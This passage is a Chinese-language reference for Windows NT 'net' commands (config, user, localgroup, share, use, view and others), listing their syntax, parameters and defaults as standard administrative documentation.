\computername

指定要添加到域或从域中删除的计算机。

/add

将指定计算机添加到域。

/del

将指定计算机从域中删除。

Net Config

显示当前运行的可配置服务，或显示并更改某项服务的设置。

net config [service [options]]

参数

无

键入不带参数的 net config 将显示可配置服务的列表。

service

通过 net config 命令进行配置的服务 (server 或 workstation)。

options

服务的特定选项。完整语法请参阅 net config server 或 net config workstation。

Net Config Server

运行服务时显示或更改服务器的服务设置。

net config server [/autodisconnect:time] [/srvcomment:"text "] [/hidden:{yes | no}]

参数

无

键入不带参数的 net config server，将显示服务器服务的当前配置。

/autodisconnect:time

设置断开前用户会话闲置的最大时间值。可以指定 -1，表示永不断开连接。允许范围是 -1-65535 分钟，默认值是 15 分钟。

/srvcomment:"text "

为服务器添加注释，可以通过 net view 命令在屏幕上显示所加注释。注释最多可达 48 个字符，文字要用引号引住。

/hidden:{yes | no}

指定服务器的计算机名是否出现在服务器列表中。请注意隐含某个服务器并不改变该服务器的权限。默认为 no。

Net Config Workstation

服务运行时，显示或更改工作站各项服务的设置。

net config workstation [/charcount:bytes] [/chartime:msec] [/charwait:sec]

参数

无

键入不带参数的 net config workstation 将显示本地计算机的当前配置。

/charcount:bytes

指定 Windows NT 在将数据发送到通讯设备之前收集的数据量。如果同时设置 /chartime:msec 参数，Windows NT 按首先满足条件的选项运行。允许范围是 0-65535 字节，默认值是 16 字节。

/chartime:msec

指定 Windows NT 在将数据发送到通讯设备之前收集数据的时间。如果同时设置 /charcount:bytes 参数，Windows NT 按首先满足条件的选项运行。允许范围是 0-65535000 毫秒，默认值是 250 毫秒。

/charwait:sec

设置 Windows NT 等待通讯设备变为可用的时间。允许的范围是 0-65535 秒，默认值是 3600 秒。

Net Continue

重新激活挂起的服务。

net continue service

参数

service

能够继续运行的服务，包括： file server for macintosh（该服务仅限于 Windows NT Server），ftp publishing service，lpdsvc，net logon，network dde，network dde dsdm，nt lm security support provider，remoteboot（该服务仅限于 Windows NT Server），remote access server，schedule，server，simple tcp/ip services 及 workstation 。

Net File

显示某服务器上所有打开的共享文件名及锁定文件数。该命令也可以关闭个别文件并取消文件锁定。

net file [id [/close]]

参数

无

键入不带参数的 net file 可获得服务器上打开文件的列表。

id

文件标识号。

/close

关闭打开的文件并释放锁定记录。请从共享文件的服务器中键入该命令。

Net Group

在 Windows NT Server 域中添加、显示或更改全局组。该命令仅在 Windows NT Server 域中可用。

net group [groupname [/comment:"text "]] [/domain]

net group groupname {/add [/comment:"text "] | /delete} [/domain]

net group groupname username [...] {/add | /delete} [/domain]

参数

无

键入不带参数的 net group 可以显示服务器名称及服务器的组名称。

groupname

要添加、扩展或删除的组。仅提供某个组名便可查看组中的用户列表。

/comment:"text "

为新建组或现有组添加注释。注释最多可以是 48 个字符，并用引号将注释文字引住。

/domain

在当前域的主域控制器中执行该操作，否则在本地计算机上执行操作。

该参数仅用于作为 Windows NT Server 域成员的 Windows NT Workstation 计算机。Windows NT Server 计算机默认为在主域控制器中操作。

username[...]

列表显示要添加到组或从组中删除的一个或多个用户。使用空格分隔多个用户名称项。

/add

添加组或在组中添加用户名。必须使用该命令为添加到组中的用户建立帐号。

/delete

删除组或从组中删除用户名。

Net Help

提供网络命令列表及帮助主题，或提供指定命令或主题的帮助。可用网络命令列于 N 下面的“命令参考”中“命令”窗口内。

net help [command]

net command {/help | /?}

参数

无

键入不带参数的 net help 显示能够获得帮助的命令列表和帮助主题。

command

需要其帮助的命令，不要将 net 作为 command 的一部分。

/help

提供显示帮助文本方式选择。

/?

显示命令的正确语法。

Net Helpmsg

提供 Windows NT 错误信息的帮助。

net helpmsg message#

参数

message#

需要其帮助的 Windows NT 消息的四位代码。

Net Localgroup

添加、显示或更改本地组。

net localgroup [groupname [/comment:"text "]] [/domain]

net localgroup groupname {/add [/comment:"text "] | /delete} [/domain]

net localgroup groupname name [...] {/add | /delete} [/domain]

参数

无

键入不带参数的 net localgroup 将显示服务器名称和计算机的本地组名称。

groupname

要添加、扩充或删除的本地组名称。只提供 groupname 即可查看用户列表或本地组中的全局组。

/comment:"text "

为新建或现有组添加注释。注释文字的最大长度是 48 个字符，并用引号引住。

/domain

在当前域的主域控制器中执行操作，否则仅在本地计算机上执行操作。

该参数仅应用于 Windows NT Server 域中的 Windows NT Workstation 计算机。Windows NT Server 计算机默认为在主域控制器中操作。

name [...]

列出要添加到本地组或从本地组中删除的一个或多个用户名或组名，多个用户名或组名之间以空格分隔。可以是本地用户、其他域用户或全局组，但不能是其他本地组。如果是其他域的用户，要在用户名前加域名（例如，SALESRALPHR)。

/add

将全局组名或用户名添加到本地组中。在使用该命令将用户或全局组添加到本地组之前，必须为其建立帐号。

/delete

从本地组中删除组名或用户名。

Net Name

添加或删除消息名（有时也称别名），或显示计算机接收消息的名称列表。要使用 net name 命令，计算机中必须运行信使服务。

net name [name [/add | /delete]]

参数

无

键入不带参数的 net name 将列出当前使用的名称。

name

指定接收消息的名称。名称最多为 15 个字符。

/add

将名称添加到计算机中。/add 是可选项，键入 net name name 与键入 net name name /add 相同。

/delete

从计算机中删除名称。

Net Pause

暂停正在运行的服务。

net pause service

参数

service

指下列服务： file server for macintosh（仅限于 Windows NT Server)、ftp publishing service、lpdsvc、net logon、network dde、network dde dsdm、nt lm security support provider、remoteboot（仅限于 Windows NT Server)、remote access server、schedule、server、simple tcp/ip services 或 workstation 。

Net Print

显示或控制打印作业及打印队列。

net print \computername sharename

net print [\computername] job# [/hold | /release | /delete]

参数

computername

共享打印机队列的计算机名。

sharename

打印队列名称。当包含 computername 与 sharename 时，使用反斜杠 () 将它们分开。

job#

在打印机队列中分配给打印作业的标识号。有一个或多个打印机队列的计算机为每个打印作业分配唯一标识号。如果某个作业号用于共享打印机队列中，则不能指定给其他作业，也不能分配给其他打印机队列中的作业。

/hold

使用 job# 时，在打印机队列中使打印作业等待。打印作业停留在打印机队列中，并且其他打印作业只能等到释

放该作业之后才能进入。

/release

释放保留的打印作业。

/delete

从打印机队列中删除打印作业。

Net Send

向网络的其他用户、计算机或通信名发送消息。要接收消息必须运行信使服务。

net send {name | * | /domain[:name] | /users} message

参数

name

要接收发送消息的用户名、计算机名或通信名。如果计算机名包含空字符，则要将其用引号(" ") 引住。

*

将消息发送到组中所有名称。

/domain[:name]

将消息发送到计算机域中的所有名称。如果指定 name，则消息将发送到指定域或组中的所有名称。

/users

将消息发送到与服务器连接的所有用户。

message

作为消息发送的文本。

Net Session

列出或断开本地计算机和与之连接的客户端的会话。

net session [\computername] [/delete]

参数

无

键入不带参数的 net session 可以显示所有与本地计算机的会话的信息。

\computername

标识要列出或断开会话的计算机。

/delete

结束与 \computername 计算机会话并关闭本次会话期间计算机的所有打开文件。如果省略 \computername 参数，将取消与本地计算机的所有会话。

Net Share

创建、删除或显示共享资源。

net share sharename

net share sharename=drive:path [/users:number | /unlimited] [/remark:"text"]

net share sharename [/users:number | unlimited] [/remark:"text"]

net share {sharename | drive:path} /delete

参数

无

键入不带参数的 net share 将显示本地计算机上所有共享资源的信息。

sharename

是共享资源的网络名称。键入带 sharename 的 net share 命令，只显示该共享信息。

drive:path

指定共享目录的绝对路径。

/users:number

设置可同时访问共享资源的最大用户数。

/unlimited

不限制同时访问共享资源的用户数。

/remark:"text "

添加关于资源的注释，注释文字用引号引住。

/delete

停止共享资源。

Net Start

启动服务，或显示已启动服务的列表。如果服务名是两个或两个以上的词，如 Net Logon 或 Computer Browser，则必须用引号 (") 引住。

net start [service]

参数

无

键入不带参数的 net start 则显示运行服务的列表。

service

包括下列服务：alerter、client service for netware、clipbook server、computer browser、dhcp client 、directory replicator 、eventlog 、ftp publishing service 、lpdsvc、messenger 、net logon 、network dde 、network dde dsdm 、network monitoring agent 、nt lm security support provider 、ole 、remote access connection manager 、remote access isnsap service 、remote access server 、remote procedure call (rpc) locator 、remote procedure call (rpc) service 、schedule 、server 、simple tcp/ip services 、snmp、spooler 、tcp/ip netbios helper 、ups 及 workstation。

下列服务仅在 Windows NT Server 下可用：file server for macintosh、gateway service for netware、microsoft dhcp server、print server for macintosh、remoteboot、windows internet name service 。

Net Statistics

显示本地工作站或服务器服务的统计记录。

net statistics [workstation | server]

参数

无

键入不带参数的 net statistics 将列出其统计信息可用的运行服务。

workstation

显示本地工作站服务的统计信息。

server

显示本地服务器服务的统计信息。

Net Stop

停止 Windows NT 网络服务。

net stop service

参数

service

包括下列服务： alerter (警报)、client service for netware (Netware 客户端服务)、clipbook server (剪贴簿服务器)、computer browser (计算机浏览器)、directory replicator (目录复制器)、ftp publishing service (ftp)(ftp 发行服务)、lpdsvc、messenger (信使)、net logon (网络登录)、network dde (网络 dde)、network dde dsdm (网络 dde dsdm)、network monitor agent (网络监控代理)、nt lm security support provider (NT LM 安全性支持提供)、ole (对象链接与嵌入)、remote access connection manager (远程访问连接管理器)、remote access isnsap service (远程访问 isnsap 服务)、remote access server (远程访问服务器)、remote procedure call (rpc) locator (远程过程调用定位器)、remote procedure call (rpc) service (远程过程调用服务)、schedule (调度)、server (服务器)、simple tcp/ip services (简单 TCP/IP 服务)、snmp、spooler (后台打印程序)、tcp/ip netbios helper (TCP/IP NETBIOS 辅助工具)、ups 及 workstation (工作站)。

下列服务仅在 Windows NT Server 中可用： file server for macintosh、gateway service for netware、microsoft dhcp server、print server for macintosh、remoteboot、windows internet name service。

Net Time

使计算机的时钟与另一台计算机或域的时间同步。不带 /set 参数使用时，将显示另一台计算机或域的时间。

net time [\computername | /domain[:name]] [/set]

参数

\computername

要检查或同步的服务器名。

/domain[:name]

指定要与其时间同步的域。

/set

使本计算机时钟与指定计算机或域的时钟同步。

Net Use

连接计算机或断开计算机与共享资源的连接，或显示计算机的连接信息。该命令也控制永久网络连接。

net use [devicename | *] [\computernamesharename[volume]] [password | *]] [/user:[domainname]username] [[/delete] | [/persistent:{yes | no}]] net use devicename [/home [password | *]] [/delete:{yes | no}] net use [/persistent:{yes | no}]

参数

无

键入不带参数的 net use 将列出网络连接。

devicename

指定要连接到的资源名称或要断开的设备名称。有两类设备名：磁盘驱动器 (D: 到 Z:) 和打印机 (LPT1: 到 LPT3)。若键入星号而不是指定设备名将分配下一个可用设备名。

\computernamesharename

服务器及共享资源的名称。如果计算机名包含空白字符，要用引号 (" ") 将双反斜线及计算机名引住。计算机名长度可以是 1-15 个字符。

volume

指定服务器上的 NetWare 卷。要连接到 NetWare 服务器，必须安装并运行 NetWare 客户机服务 (Windows NT Workstation) 或 NetWare 网关服务 (Windows NT Server)。

password

访问共享资源的密码。

*

提示键入密码。在密码提示行中键入密码时，将不显示该密码。

/user

指定进行连接的另外一个用户。

domainname

指定另一个域。例如 net use d: \servershare /user:adminmariel 连接用户 mariel，如同从 admin 域连接一样。如果省略域，将使用当前登录域。

username

指定登录的用户名。

/home

将用户连接到其宿主目录。

/delete

取消指定网络连接。如果用户以星号指定连接，则取消所有网络连接。

/persistent

控制永久网络连接的使用。默认为上次使用的设置。无设备的连接不是永久的。

yes

保存建立的所有连接，并在下次登录时还原。

no

不保存建立的连接和继发连接，并在下次登录时还原现有连接。使用 /delete 开关项取消永久连接。

Net User

添加或更改用户帐号或显示用户帐号信息。

net user [username [password | *] [options]] [/domain]

net user username {password | *} /add [options] [/domain]

net user username [/delete] [/domain]

参数

无

键入不带参数的 net user 将查看计算机上的用户帐号列表。

username

添加、删除、更改或查看用户帐号名。用户帐号名最多可以有 20 个字符。

password

为用户帐号分配或更改密码。密码必须满足在 net accounts 命令 /minpwlen 选项中设置的最小参数。最多是 14 个字符。

*

提示输入密码。在密码提示行中键入密码时，将不显示该密码。

/domain

在计算机主域的主域控制器中执行操作。

该参数仅在 Windows NT Server 域成员的 Windows NT Workstation 计算机上可用。默认情况下，Windows NT Server 计算机在主域控制器中执行操作。

注意：在计算机主域的主域控制器发生该动作。它可能不是登录域。

/add

将用户帐号添加到用户帐号数据库。

/delete

从用户帐号数据库中删除用户帐号。

选项如下所示：

/active:{no | yes}

启用或禁止用户帐号。如果不激活用户帐号，用户就不能访问计算机上的资源。默认值是 yes（激活）。

/comment:"text"

提供用户帐号的注释。该注释最多可以有 48 个字符，文字用引号引住。

/countrycode:nnn

使用操作系统的国家代码以便为用户帮助和错误信息文件提供指定语言文件。0 值表示默认国家代码。

/expires:{date | never}

如果设置 date，将导致用户帐号过期，never 不对用户帐号设置时间限制。过期日期根据 /countrycode 值可以是下列格式： mm/dd/yy、dd/mm/yy 或 mmm，dd，yy。注意帐号在指定日期开始时过期。月份可以是数字、全名或三个字母的简拼。年可以是两位或四位数，使用逗号或斜线（不要用空格） 区分日期的各部分。如果省略 yy ，则使用该日期下一次到来的年份（根据计算机的时钟）。例如如果在 1994 年 1 月 10 日到 1995 年 1 月 8 日之间输入下列日期项，那它们相同：jan,9 1/9/95

january,9,1995

1/9

/fullname:"name"

指定用户全名而不是用户名。用引号将名字引住。

/homedir:path

设置用户宿主目录的路径。该路径必须存在。

/homedirreq:{yes | no}

设置是否需要宿主目录。

/passwordchg:{yes | no}

指定用户是否能改变自己的密码。默认值是 yes。

/passwordreq:{yes | no}

指定用户帐号是否需要密码，默认值是 yes。

/profilepath:[path]

设置用户登录配置文件的路径。该路径名指向注册表配置文件。

/scriptpath:path

为用户登录脚本设置路径。Path 不能是绝对路径；

path 是相对于 %systemroot%SYSTEM32REPLIMPORTSCRIPTS 的相对路径：。

/times:{times | all}

指定允许用户使用计算机的时间。times 值表示为 day[-day][, day[-day]] , time[-time][, time[-time]]，增量限制为一小时。Days 可以是全名或简写（M、T、W、Th、F、Sa、Su）。Hours 可以是 12 小时制或 24 小时制。对于 12 小时值，使用 AM、PM 或 A.M、P.M。all 表示用户总可以登录。空值表示用户永远不能登录。用逗号分隔日期和时间，分隔时间和日期的单位用分号（例如 M,4AM-5PM; T,1PM-3PM）。指定 /times 时不要使用空格。

/usercomment:"text "

让管理员添加或更改帐号的“用户注释”。用引号引住文字。

/workstations:{computername[,...] | *}

列出最多八个用户可以登录到网络的工作站。用逗号分隔列表中的多个项。如果 /workstations 没有列表，或如果列表是星号“*”，则用户可以从任何一台计算机登录。

Net View

显示域列表、计算机列表或指定计算机的共享资源列表。

net view [\computername | /domain[:domainname]]

net view /network:nw [\computername]

参数

无

键入不带参数的 net view 将显示当前域的计算机列表。

\computername

指定要查看其共享资源的计算机。

/domain[:domainname]

指定要查看其可用计算机的域。如果省略 domainname ，则显示网络的所有域。

/network:nw

显示 NetWare 网络中所有可用的服务器。如果指定计算机名，则显示 NetWare 网络中该计算机的可用资源。也可以用此开关指定添加到系统中的其他网络。

—再见—